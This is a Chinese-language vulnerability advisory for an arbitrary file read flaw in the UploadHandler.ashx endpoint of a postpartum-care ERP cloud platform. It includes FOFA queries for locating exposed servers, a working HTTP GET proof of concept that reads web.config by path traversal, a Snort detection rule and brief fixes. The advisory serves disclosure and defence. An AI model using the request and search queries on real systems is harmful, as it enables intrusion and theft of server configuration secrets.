

月子会所ERP云管理平台 UploadHandler.ashx 任意文件读取漏洞

月子会所ERP云管理平台 UploadHandler.ashx 任意文件读取漏洞，从而导致读取服务器上的敏感文件。

影响版本

月子护理ERP管理平台

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: body="月子护理ERP管理平台" || body="妈妈宝盒客户端.rar" ||
body="Page/Login/Login3.aspx"

POC/EXP:

```
GET /Page/upload/UploadHandler.ashx?url=../../web.config HTTP/1.1
Host: 127.0.0.1
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
```



snort规则：

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"Maternity ERP System - Arbitrary File Read in UploadHandler.ashx (CVE-202X-XXXX)";
  flow:to_server,established;
  content:"GET"; http_method;
  content:"/Page/upload/UploadHandler.ashx"; http_uri;
  content:"X-Requested-With: XMLHttpRequest"; http_header;
  pcre:"/url=[^&\s]*\\.\\. (\/|%2f){2,}web\\.config/i";
  metadata:service http;
  metadata:affected_product "月子会所ERP云管理平台";
  metadata:attack_type "Directory Traversal";
  metadata:severity "high";
  reference:url,www.example.com/vulndb/maternity-erp-file-read;
  classtype:web-application-attack;
  sid:1000133;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限
升级至安全版本。